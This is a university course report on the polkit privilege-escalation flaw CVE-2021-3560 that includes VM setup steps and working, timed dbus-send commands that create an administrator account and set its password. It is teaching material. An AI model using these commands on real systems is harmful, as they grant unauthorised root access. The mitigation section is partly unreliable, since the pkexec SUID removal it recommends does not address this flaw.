| Murdoch University |
| --- |
| Project  Final Report |
| ICT287 Computer Security  CVE-2021-3560 – Polkit Local Privilege Escalation |

**Chng Yi-Sheng (34492591)**

**Tan Yi Tong (34482786)**

**Toh Yu En (34609986)**

**21th November 2022**

**Table of Contents**

[**Introduction**](#_qx8kln6yixbr) **2**

[**Explanation and Documentation of Vulnerability.**](#_p46n7fnveusj) **2**

[**Setting Up the Test Environment**](#_ahd9gpiorodl) **4**

[**Demonstration of the Exploit in Action.**](#_rc3iky2mpgwn) **8**

[**Mitigation and Prevention Strategies for the Exploit.**](#_ijl4898z16bp) **11**

[**Supplementary Materials**](#_cm1tmitka7zd) **12**

**CVE-2021-3560 – Polkit Local Privilege Escalation**

# **Introduction**

This report consists of the explanation and documentation of the polkit privilege escalation vulnerability, CVE-2021-3560, setting up of the test environment for the exploit as well as step-by-step exploitation with the explanation. The vulnerability was tested on Ubuntu 20.04 with polkit version 0.105-26.

Polkit, a Linux toolkit was discovered that could be tricked into bypassing authorization checks by simple lines of code, resulting in unprivileged local attackers elevating their privilege to gain unauthorized access with the creation of an administrative user account.

# **Explanation and Documentation of Vulnerability.**

The Linux Privilege Escalation: Polkit vulnerability, also known as CVE-2021-3560, was discovered by Kevin Backhouse in early 2021. This vulnerability enables an unprivileged local attacker to gain root privileges to the system by bypassing authentication. The highest threat posed by this vulnerability is the potential for data confidentiality and integrity to be compromised as well as system availability.

Polkit is part of the Linux Authorisation System and is a system service that is installed by default on most Linux Distributions. It helps to determine whether a local user has the requisite permissions and authorizes the user based on their level of privilege. This also prevents any unprivileged users from executing tasks with higher privileges. For certain requests, a user with high-privilege access will be instantly allowed or denied by Polkit. However, if the user has low-level privilege access, a dialog box will appear so that only the administrator can grant authorization to the user by entering their password.

Polkit is a default system service installed on most Linux distributions. Its role is to handle and determine access privileges in the system. However, there is a privilege escalation vulnerability in polkit which allows an unprivileged local user to gain root privilege on the system.

By default, an administrator user has more access rights as compared to an unprivileged local user. This vulnerability tricks polkit into granting normal unprivileged users access to perform administrator-privileged actions without credential checks. This flaw could be used by an unprivileged local attacker to create a new local administrator and perform higher-privileged tasks using that account.

These are the following mainstream distributions that are vulnerable:

* Red Hat Enterprise Linux 8
* Fedora 21 (or later)
* Debian Testing ("Bullseye")
* Ubuntu 20.04 LTS ("Focal Fossa")

This vulnerability can be easily exploited with a simple bunch of commands.

Attackers must first send a dbus message to the accounts-daemon to request account creation with root privileges but before Polkit can receive it, the command must be killed in order to destroy the unique message ID given. The timing of this is crucial. For example, if the command prompt's output shows 1 second, the attacker must kill the message in half a second. If the attacker succeeds, a new user with sudo privileges will be created as Polkit may have mistaken the account creation by a root user. This exploit can only be done by having exact and accurate timing, usually, quite a few tries are needed for this exploit to successfully work.

The Existence of the Vulnerability in Production Systems

CVE-2021-3560 is a privileged escalation vulnerability in polkit, part of the Linux authorization system. This vulnerability exists on distributions that have installed ‘accountsservice’ and ‘gnome-control-center’. Any system running polkit version 0.105-26 (Debian fork of polkit), 0.113 to 0.118 is vulnerable to privilege escalation through the exploit. Discovered by Github Security Lab member Kevin Backhouse, this seven-year-old privilege escalation vulnerability is triggered by starting a dbus-send command but killing its process while polkit is still processing the request. This bug tricks polkit into authorizing the request as it does not handle the error correctly and thinks the request came from a root process.

# **Setting Up the Test Environment**

\*The link to the pre-setup VM image is in the Supplementary Materials section\*

Required software and operating system

* Ubuntu 20.04
* Oracle VM Virtual Box

Required installation in Ubuntu


* accountsservice gnome-control-center
* openssh-client openssh-server

Required user accounts


* 1 administrator account
* 1 standard user account


Default Login Credentials


| Username | Password |
| --- | --- |
| ubuntu | ubuntu |

1. Download Ubuntu 20.04 desktop image and virtual box.
2. Configure the network in virtual box’s setting.  
   
3. Log in to the Ubuntu account
4. Open the terminal and install the necessary packages  
   **$sudo apt-get update**

**$sudo apt install accountsservice**

**$sudo apt install gnome-control-center  
**

****

****

1. Disable the authentication dialog in the terminal


**$ssh localhost**


* If faced with a connection refused error, remove SSH by typing

**$sudo apt-get remove openssh-client openssh-server**


* Reinstall SSH by typing

**$sudo apt-get install openssh-client openssh-server**

****


1. Create a standard user in settings > Users  
   Click on the “Unlock” button  
   


Click on the “Add User” button



Credentials:

| Username | Password |
| --- | --- |
| user1 | userpass |



1. Log out and ensure there are only 2 users  
   

# 


# **Demonstration of the Exploit in Action.**

\*The link to the pre-setup VM image is in the Supplementary Materials section\*

Credentials:

| Account Type | Username | Password |
| --- | --- | --- |
| Standard User | user1 | userpass |
| Admin User | ubuntu | ubuntu |


1. Log in to user1 account
2. Disable the authentication dialog in the terminal. To ensure that we can terminate any process timely, disable the popout authentication by using ssh.


**$ssh localhost**  


1. Find out the time required to process a request to create a new user.



In the code below

* time is used to display the time required to run the command
* dbus-send is used to send the request
* A user with id **user2** and username of **New Admin Two** will be created

**$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method\_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:user2 string:"New Admin Two" int32:1  
**After finding out the time required, we will need to terminate the command halfway through using the “sleep” and “kill” commands at the end to bypass the authentication**.** In this case, the time spent is 0.010s, so I need dbus-send to terminate the command after ~0.005 seconds (0.010/2)

1. Initiate the dbus-send and kill the process in the middle of execution. As the attack relies on precise timing, multiple tries may be required in this step with different milliseconds  
   **$ dbus-send --system --dest=org.freedesktop.Accounts --type=method\_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:user2 string:"New Admin Two" int32:1 & sleep 0.005s ; kill $!**
2. Check if a new user is created, else continue to repeat step 4 with different milliseconds before termination.  
   **id user2**  
   
3. Generate a hash password with openssl tool  
   **$ openssl passwd -5 userpass**

****

1. Set the password using the same method when creating an account  
   **$ dbus-send --system --dest=org.freedesktop.Accounts --type=method\_call --print-reply /org/freedesktop/Accounts/User1002 org.freedesktop.Accounts.User.SetPassword string:'$5$BfCVatBL1SCHb0UJ$L.2W8cFhorTN50/gnVk5Vzh832L77FFeXZ9PFUGs0Q2' string:newadmpass & sleep 0.003s ; kill $!**
2. Check if a new user’s password is set, if it shows “Authentication failure”, repeat step 7  
   **$ su - user2  
   **
3. We are now logged in as user 2 in the terminal, we can also log out to log in to the new user account.  
   

# 

# **Mitigation and Prevention Strategies for the Exploit.**

Although this is a serious vulnerability, it needs local access to the machine in order to exploit it. The vulnerability has been remediated in v0.119.

The mitigation to the vulnerability is simple, running the system update or downloading fixed packages or the latest versions from the Linux distribution will update the polkit version and solve the issue.

Run this command to update the Polkit package on Ubuntu

**$ sudo apt install <package name>**

Run this command to update the system

**$ sudo apt upgrade && sudo apt update**

The problem will be fixed after system update reboot.

If the patches are unavailable for some operating system, remove the SUID-bit from pkexec as a temporary mitigation by running the following command.

**$ chmod 0755 /usr/bin/pkexec**

# **Supplementary Materials**

Ubuntu VM Test Environment Setup:

https://drive.google.com/file/d/14sNxTUizJ1q\_y1V2K2POtM4JYDSSuJqX/view?usp=sharing

Ubuntu 20.04 Download:

https://www.linuxvmimages.com/images/ubuntu-2004/

Virtual Box Download:

https://www.virtualbox.org/wiki/Downloads